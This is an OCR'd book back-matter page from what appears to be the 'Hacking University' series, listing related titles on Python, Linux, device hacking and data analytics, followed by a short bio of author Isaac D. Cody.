
Hacking University: Junior Edition. Learn Python Computer Programming From Scratch. Become a Python Zero to Hero. The Ultimate Beginners Guide in Mastering the Python Language




Hacking University: Senior Edition Linux. Optimal Beginner’s Guide To Precisely Learn And Conquer The Linux Operating System. A Complete Step By Step Guide In How Linux Command Line Works



Hacking University: Graduation Edition. 4 Manuscripts (Computer, Mobile, Python, & Linux). Hacking Computers, Mobile Devices, Apps, Game Consoles and Learn Python & Linux



Data Analytics: Practical Data Analysis and Statistical Guide to Transform and Evolve Any Business, Leveraging the power of Data Analytics, Data Science, and Predictive Analytics for Beginners



# About the Author

Isaac D. Cody is a proud, savvy, and ethical hacker from New York City. After receiving a Bachelors of Science at Syracuse University, Isaac now works for a mid-size Informational Technology Firm in the heart of NYC. He aspires to work for the United States government as a security hacker, but also loves teaching others about the future of technology. Isaac firmly believes that the future will heavily rely computer "geeks" for both security and the successes of companies and future jobs alike. In his spare time, he loves to analyze and scrutinize everything about the game of basketball.